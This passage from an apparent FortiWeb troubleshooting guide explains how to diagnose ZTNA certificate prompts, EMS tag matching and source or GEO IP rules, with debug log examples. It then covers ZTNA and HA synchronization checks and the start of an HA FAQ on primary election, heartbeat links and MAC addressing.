You can only see the content of uid_tag_lists when tags applied to a client are changed, either added or removed. Without tag changes, the content of the uid_tag_lists will be empty:

```
: [2022-08-10-14:08:53] [fcems_json_unzip:267] unzipped:
"""
{"uid_tag_lists":{}}
"""
```

ZTNA Access Control issues 1 - browsers do not prompt certificate selecting

HTTPS with client certificate verification is a must when a ZTNA profile is applied to a server policy. So to use ZTNA, you need to create a certificate verification rule and select it in Advanced SSL settings > Certificate Verification for HTTPS, or enable SNI and select one in a SNI policy.

If the browser does not pop up the FortiClient certificate when you visiting a server policy, please follow these steps for troubleshooting:

1. Check if the FortiWeb and server policy is reachable;
   - Disable ZTNA profile first and guarantee the server policy works without ZTNA;
   - Refer to "Diagnose server-policy connectivity issues" above for more troubleshooting methods
2. Check if the client certificate is signed and stored on the FortiClient PC:
   - Confirm the FortiClient is connected to the correct FortiClient EMS;
3. Check if the client certificate is available on the client PC;
   Use either of the below two ways to check:

- Check if the client certificate is available in the browser storage:



- Search & open “Manage user certificates” on the Client PC; the FortiClient certificate signed by FortiClient EMS should be seen in Personal certificate directory as below:



Please note if the certificate is not available, it might be a FortiClient or FortiClient EMS issue. You can try to disconnect and reconnect the FortiClient EMS to see if a new certificate can be fetched. This process may take a few seconds or more than one minute.

4. Check the SSL configuration on FortiWeb.
   If client certificate verification is not configured properly, the browser will not prompt certificate selecting.
   Pay attention to these configuration:
   - Confirm that the CA Group in Certificate Verify rule includes the correct CA certificate.
     This CA certificate is the FortiClient EMS CA certificate (ZTNA) that can be found in FortiClient EMS in **System Settings > EMS Settings**;
     This CA certificate is synchronized from FortiClient EMS and can be found on in FortiWeb **Server Objects > Certificates > CA**; the name is the EMS SN.





- Similarly, if you configure a SNI policy instead of directly selecting a client certificate verify rule, please make sure the correct certificate verify rule is configured for the SNI policy.



ZTNA Access Control issues 2 - ZTNA tags are not matched as expected in ZTNA rules or HTTP Content-routing policy

When the client certificate is selected but ZTNA actions are not taken as expected, please troubleshoot from these aspects:

1. Confirm the client certificate is correct:
   - When multiple certificates are prompted by the browser, confirm the correct certificate is selected.

     Only when the UID (FortiClient ID) and the FortiClient EMS SN match, tag searching may continue.
   - Do not click **Cancel** selecting the certificate on browser, otherwise SSL handshake will fail (when Strictly Require Client Certificate is enabled in the Client Certificate Verify rule), then tag matching cannot be processed.
2. Confirm the Tags of the client match those configured in ZTNA rules:
   - Compare client information displayed in `diagnose system endpoint client` with that shown on FortiClient EMS or FortiClient; make sure that the key fields such as FortiClient ID/UID, EMS SN, IP, FCT_SN, and Tags are the same.
   - Check the tag name carefully. Tags displayed in `diagnose system endpoint client` should be the same with that configured in ZTNA rule and originally created on EMS
     - Tags shown on FortiWeb CLI has a prefix as the EMS_SN, but the prefix is not included in the diagnose output and FortiWeb GUI
     - Although FortiClient EMS and FortiWeb support almost all special characters as the tag name, we recommend using alphabet and numbers. Please examine and compare the tags carefully when you encounter tag matching failures.
3. Enable diagnose debug logs to check the detailed ZTNA processing:

```
# diagnose debug application ztna 7 #ZTNA rule matching logs
# diagnose debug proxy svr-balance 7 #ZTNA server load balance logs
# diagnose debug proxy thread-ztna-sync 7 #ZTNA endpoint sync logs
# diagnose debug timestamp enable
# diagnose debug enable
```

Example 1: Server-policy + Certificate Verification + ZTNA Profile/Rule

```
<11: 8: 2>[SLB][DEBUG][line:0514]
<11: 8: 2>[SLB][DEBUG][line:0515] Prepare to run slb in pool
<11: 8: 2>[SLB][DEBUG][line:0058] ----------------Assign server ---------------
<11: 8: 2>[SLB][DEBUG][line:0061] Assign server IP: 2001:1234::a41:142
<11: 8: 2>[SLB][DEBUG][line:0068] Assign server port 443
<11: 8: 2>[SLB][DEBUG][line:0070] Connection Number 1
<11: 8: 2>[SLB][DEBUG][line:0072] ----------------Assign server finished---------------
<11: 8: 2>[ZTNA_RULE][INFO] Enter ZTNA rule match
<11: 8: 2>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11: 8: 2>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
==> Certificate verification passed; start checking tags via UID fetched from
     certificate
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_01 match begin
<11: 8: 2>[ZTNA_RULE][INFO] ===Check GEO===: Unknown Country/Region
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna geo condition 1
<11: 8: 2>[ZTNA_RULE][INFO] ===Check EMS Tags===: client ems tags: 4, ems tag rule: 1
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA ems tag condition 1
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: all_registered_clients
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: Tag_Sales
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: Tag_Fabric_On
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: High
<11: 8: 2>[ZTNA_RULE][INFO] Not matched any ztna ems tags condition
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_01 match finish, not matched
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_02 match begin
<11: 8: 2>[ZTNA_RULE][INFO] ===Check source address===: 10.65.1.63
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna source addr condition 1
<11: 8: 2>[ZTNA_RULE][INFO] ===Check EMS Tags===: client ems tags: 4, ems tag rule: 1
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA ems tag condition 1
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_Tag_Fabric_On
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_Tag_Sales
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna ems tags condition 1
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_02 match finish, matched
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna-profile ztna_profile_01, ztna-rule ztna_rule_
     02, action 1
==> Action Code: 1: Accept; 4: Deny (no log); 6: Alert & Deny
```

Example 2: HTTP Content-routing policy + Certificate Verification + ZTNA Profile/Rule

```
<11:36:55>[SLB][DEBUG][line:0825] HTTP Request URL : /sales/index.html
<11:36:55>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11:36:55>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
==> Certificate verification passed; start checking tags via UID fetched from
     certificate
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822002977_all_registered_
     clients #The ZTNA Tag configured in the policy
<11:36:55>[SLB][DEBUG][line:0878] not matched ztna ems tag
<11:36:55>[SLB][DEBUG][line:1146] Match item id(2) match_object(13) ret = -1.
==> The 1st HTTP content-routing policy not matched due to tags are not matched
<11:36:55>[SLB][DEBUG][line:0933] match request: /sales/index.html <-> /sales/.
<11:36:55>[SLB][DEBUG][line:1146] Match item id(1) match_object(2) ret = 0.
==> The 1st match object (URL) in the 2nd HTTP content-routing policy matched
<11:36:55>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11:36:55>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_Tag_Sales
```

```
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_all_registered_
     clients
<11:36:55>[SLB][DEBUG][line:0875] matched ztna ems tag
<11:36:55>[SLB][DEBUG][line:1146] Match item id(2) match_object(13) ret = 0.
==> The 2st match object (ZTNA Tags) in the 2nd HTTP content-routing policy matched
<11:36:55>[SLB][DEBUG][line:1375] Hit content routing (CR_Policy_Sales).
==> The 2nd HTTP content-routing policy matched
<11:36:55>[SLB][DEBUG][line:0514]
<11:36:55>[SLB][DEBUG][line:0515] Prepare to run slb in pool
<11:36:55>[SLB][DEBUG][line:0126] scheduler_rr: server_count=1, backup =0
<11:36:55>[SLB][DEBUG][line:0058] ----------------Assign server ---------------
<11:36:55>[SLB][DEBUG][line:0061] Assign server IP: 10.65.1.66
<11:36:55>[SLB][DEBUG][line:0068] Assign server port 80
<11:36:55>[SLB][DEBUG][line:0070] Connection Number 1
<11:36:55>[SLB][DEBUG][line:0072] ----------------Assign server finished---------------
<11:36:55>[ZTNA_RULE][INFO] Enter ZTNA rule match
<11:36:55>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11:36:55>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
<11:36:55>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_03 match begin
<11:36:55>[ZTNA_RULE][INFO] ===Check source address===: 10.65.1.63
<11:36:55>[ZTNA_RULE][INFO] Matched ztna source addr condition 1
<11:36:55>[ZTNA_RULE][INFO] ===Check GEO===: Unknown Country/Region
<11:36:55>[ZTNA_RULE][INFO] Matched ztna geo condition 1
<11:36:55>[ZTNA_RULE][INFO] ===Check EMS Tags===: client ems tags: 4, ems tag rule: 1
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA ems tag condition 1
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_High
<11:36:55>[ZTNA_RULE][INFO] Matched ztna ems tags condition 1
<11:36:55>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_03 match finish, matched
<11:36:55>[ZTNA_RULE][INFO] Matched ztna-profile ztna_profile_02, ztna-rule ztna_rule_
     03, action 1
==> After HTTP content-routing policy matched, ZTNA profile/rule also matched
```

Example 3: When an incorrect client certificate is selected

```
<12:53: 6>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822002977
<12:53: 6>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
<12:53: 6>[ZTNA_THREAD][ERR] ztna get client tags from db failed, uid:
     CA0EF982B9604702862F95798F73C060, sn: FCTEMS8822002977
<12:53: 6>[ZTNA_RULE][DEBUG] Cannot get client ems tags or no ems tags
==> ZTNA fails to get the client tags from database due to failing to fetch the
     corresponding UID from the client certificate.
```

4. Sometimes you may find even if a tag is removed on FortiClient EMS, and the tag has been removed from the client displayed in `diagnose system endpoint clients`, it will still be matched in ZTNA rule.
   You may wait for one more minute and check the result again. In current implementation, there is a time gap between tags synchronized from FortiClient EMS to FortiWeb redis db and tags synchronized from redis db to proxyd cache. Proxyd sync interval is 60 seconds. It means that even if you see the tag is removed in `diagnose system endpoint clients`, this change will take more time to update to Proxyd.

ZTNA Access Control issues 3 - Source IP or GEO IP are not matched in ZTNA rules

Source IP and GEO IP can be configured as conditions in a ZTNA rule. This improves the flexibility of ZTNA rules.

There are several tips when using Source IP or GEO IP rather than ZTNA Tags as a condition:

- The source IP to be matched is the source IP in the IP header of the request packet sent to FortiWeb, not the IP field in the endpoint information

- IP addresses in X-Forward-For headers will not be matched

You can enable diagnose debug logs to check process details.

ZTNA issues in HA environment

In HA deployment, only the primary FortiWeb connects to FortiClient EMS and keeps pulling ZTNA tags and clients information from it, and then synchronizes these information to the secondary nodes.

In Active-Passive mode, only the primary FortiWeb processes ZTNA traffic, so if there is any issue, you just needs to troubleshoot on the primary node according to above methods.

In Active-Active standard and Active-Active high volume HA modes, the situation is a little different - both the primary and secondary nodes may process ZTNA traffic. So when issues occur, you also need to consider troubleshooting on secondary nodes.

1. Make sure that HA status is stable and configuration are synchronized among all HA nodes;
2. In Active-Active standard and Active-Active high volume HA modes, makes that server policy works well without ZTNA profile;
3. Check fcnacd diagnose logs to guarantee only the primary node communicates with FortiClient EMS;
4. Check if all endpoint clients information are synchronized among all HA nodes;
5. If the clients information are not synchronized among all HA nodes, or new client information cannot be synchronized from FortiClient EMS after HA failover, check with below points:
   - Check if redis processes are working properly:
     On the primary node, redis-server is working on 169.254.0.1:6389

     ```
     # ps | grep redis-server | grep 6389
     29158 root 55448 S /bin/redis-server 169.254.0.1:6389
     ```

     On secondary nodes, redis-server is working on 169.254.0.2, 169.254.0.3 or other IP:

     ```
     # ps | grep redis-server | grep 6389
     22682 root 128m S /bin/redis-server 169.254.0.2:6389
     ```
   - Check fcsync logs to see if there is any sync issues among HA nodes:

     ```
     # diagnose debug application fcsync 7
     # diagnose debug enable
     ```

     For more details, log in to the backend shell, check the output in /var/log/debug/fcsync_log or copy it to /var/log/gui_upload and download it via GUI for further checking.

     E.g. when secondary HA node switches to be the primary role, fcsync will monitor this event and re-initiate redis service and db sync process

     ```
     /# tail -f /var/log/debug/fcsync_log
     * Thu Aug 11 17:44:00 2022 : dbsync_msg_act.c[ 26]: <--- fcsync ---> recv msg from
         confd_ha, ha mode change, old role:2 new member id is:1
     * Thu Aug 11 17:44:00 2022 : main.c [ 283]: running mode changed, old mode:2
     * Thu Aug 11 17:44:00 2022 : main.c [ 182]: release cmdb poll:7 for fcsync
     * Thu Aug 11 17:44:00 2022 : main.c [ 189]: release sync msg poll:9 for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 368]: <--- fcsync 0 ---> start pid:25360
     * Thu Aug 11 17:44:02 2022 : main.c [ 143]: init cmdb poll:7 for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 155]: init trans poll for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 170]: init config for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 230]: <--- fcsync 1 ---> ha_mode:1 pid:25360
     * Thu Aug 11 17:44:02 2022 : main.c [ 257]: <--- fcsync 2 ---> ha role:1
     * Thu Aug 11 17:44:02 2022 : main.c [ 258]: AP mode, role is 1, unknown:0 master:1,
         slave:2
     * Thu Aug 11 17:44:02 2022 : dbsync_redis.c [ 377]: <--- fcsync ---> dbsync_change_
         to_master:377 change to master
     ```

```
* Thu Aug 11 17:44:02 2022 : dbsync_redis.c [ 147]: old config:<bind 169.254.0.2
    127.0.0.1
> new config:<bind 169.254.0.1 127.0.0.1
* Thu Aug 11 17:44:02 2022 : dbsync_redis.c [ 385]: dbsync_change_to_master:385
    restart_daemon change[3]
* Thu Aug 11 17:44:04 2022 : dbsync_redis.c [ 352]: s_pid:29158 root 52888 S
    /bin/redis-server 169.254.0.1:6389
```

Notes: Collect /var/log/debug/fcsync_log and /etc/redis/redis_6389.conf on both primary node and secondary nodes for support team analysis.

HA issues

FAQ

- What is the requirement of FortiWeb nodes to establish an HA group? on page 1041
- What is the basic configuration to set up HA? on page 1042
- What is the requirement for heartbeat links? on page 1042
- Does heartbeat work in layer 2 or layer 3 (Network Type)? on page 1043
- Will HA nodes use physical MAC address or virtual MAC address for communication? on page 1043
- How to manage HA nodes, especially the secondary nodes via SSH or GUI? on page 1044
- Does FortiWeb synchronize session information in HA mode? on page 1044

HA trouble-shooting

- Common Troubleshooting Steps on page 1044
- Troubleshooting HA issues when FortiWeb nodes are deployed on Hypervisors - Extra configuration on ESXi for HA deployment on page 1046
- HA Status issue 1 - All nodes are Primary on page 1048
- HA Status issue 2 - Unexpected switch over on page 1049
- Traffic drops down in HA environment on page 1051
- HA Synchronization issues on page 1054

FAQ

What is the requirement of FortiWeb nodes to establish an HA group?

To set up FortiWeb HA, the below configuration are required at least:

- ha mode
- ha group-id
- set hbdev <port_id> #send heartbeat signals & synchronization data
- set monitor <port_id> #not must but recommended; support physical & aggregate ports only (not support VLAN or 4-port switch)
- set tunnel-local 10.0.0.1 #when network-type is udp-tunnel
- set tunnel-peer 10.0.0.2 #when network-type is udp-tunnel

What is the basic configuration to set up HA?

To establish normal HA status, 4S (4 Sames) are required:

- Same Platform
- Same Firmware Version
- Same Group ID
- Same Override option

In addition to the basic settings, you need to add HA members to Node Allocation and set Traffic Distributions for the high volume active-active mode.

How is FortiWeb appliance elected to be the primary node?

On 7.0.2 and previous builds, FortiWeb HA nodes elect the primary role by these rules:

- If Override is disabled:
  Available ports number (Monitor) > Uptime > Priority > SN
- If Override is enabled:
  Available ports number (Monitor) > Priority > Uptime > SN

The Serial numbers are sorted by comparing each character from left to right, where 9 and z are the greatest values, and rank in the highest place at the sorted list. Since it's very rare that different nodes have the exact same uptime, SN is rarely compared.

From 7.0.4, corefile-ha-failover is supported. If it's enabled in server-policy setting, the election orders can be treated as below:

- If Override is disabled:
  Corefile (Monitor) > Available monitored ports (Monitor) > Uptime > Priority > SN
- If Override is enabled:
  Corefile (Monitor) > Available monitored ports (Monitor) > Priority > Uptime > SN

As above, the Corefile and Available ports share the same factor "Monitor" in selection, just the corefile has higher weight. So if a proxyd coredump is detected on the primary device, the weight of corefile-ha-failover will be reduced thus the total weight of Monitor will become lower than that of other secondary devices, then HA failover will take place.

In event logs, HA failover triggered by corefile-ha-failover will be also recorded like as "HA switch from primary to secondary, the effective factor of the election is Monitor":

68	2022/11/09 16:40:11		daemon	HA-monitor-corefile	Stop HA corefile failover.
69	2022/11/09 16:40:09		daemon	HA-Switch	HA switch from primary to secondary, the effective factor of the election is Monitor .
70	2022/11/09 16:40:08		daemon	HA-monitor-corefile	Start HA corefile failover.

Please refer to What to do when coredump files are truncated or damaged for more detailed description of `corefile-ha-failover`.

What is the requirement for heartbeat links?

Verify that heartbeat links are correctly configured and connected:

- Heartbeat interfaces should be dedicated ones, cannot be used as monitor interfaces or reserved management interfaces at the same time
- Ports that currently have an IP address assigned for other purposes (that is, virtual servers or bridges) CANNOT be re-used as a heartbeat link
- The heartbeat interface will be assigned with an IP address within169.254.0.0/16, so do not configure other network interfaces (including VLANs) with this subnet
- Connect one heartbeat port to the same port number on the other HA group members.
- FortiWeb supports up to 2 heartbeat interfaces, however please make sure that the primary and secondary link is not crossed (that is, the primary heartbeat interface is not connected to the secondary heartbeat interface on the other appliance).
- If a switch is used to connect the heartbeat interfaces, the heartbeat interfaces must be reachable by Layer 2 multicast.

Does heartbeat work in layer 2 or layer 3 (Network Type)?

Bases on different HA modes and platforms, heartbeat will work in layer 2 or layer 3

- Flat: by default, HA uses ether type 0x8890 to send layer 2 multicast heartbeat packets
- Udp-tunnel: one needs to specify the tunnel-local and tunnel-peer IP address and HA sends heartbeat packets via UDP port 6055 between these two IPs.

Platform	**Hardware**	**VMware**	**KVM**
HA mode supported	Active-Passive Active-Active-Standard Active-Active-High-Volume	Active-Passive Active-Active-Standard Active-Active-High-Volume	Active-Passive Active-Active-Standard Active-Active-High-Volume
Network Type	Flat	Flat, UDP Tunnel (AP & AAHV, Reverse Proxy mode)	Flat, UDP Tunnel (AP & AAHV, Reverse Proxy mode)
Platform	**AWS**	**Azure**	**OCI**
HA mode	Active-Passive Active-Active-High-Volume Manager	Active-Passive Active-Active-High-Volume Manager	Active-Passive Active-Active-High-Volume
Network Type	UDP	UDP	UDP

Will HA nodes use physical MAC address or virtual MAC address for communication?

The situation is different on different HA modes:

- Active-Passive mode: IP addresses on all traffic ports and VIPs on the primary node will use a virtual mac address formatted like “00:09:0F:A0:CC:02” to reply to a visit.

  The secondary nodes will still use the real-mac until it switches to be the primary node.
- Active-Active-Standard mode: the same as Active-Passive mode.
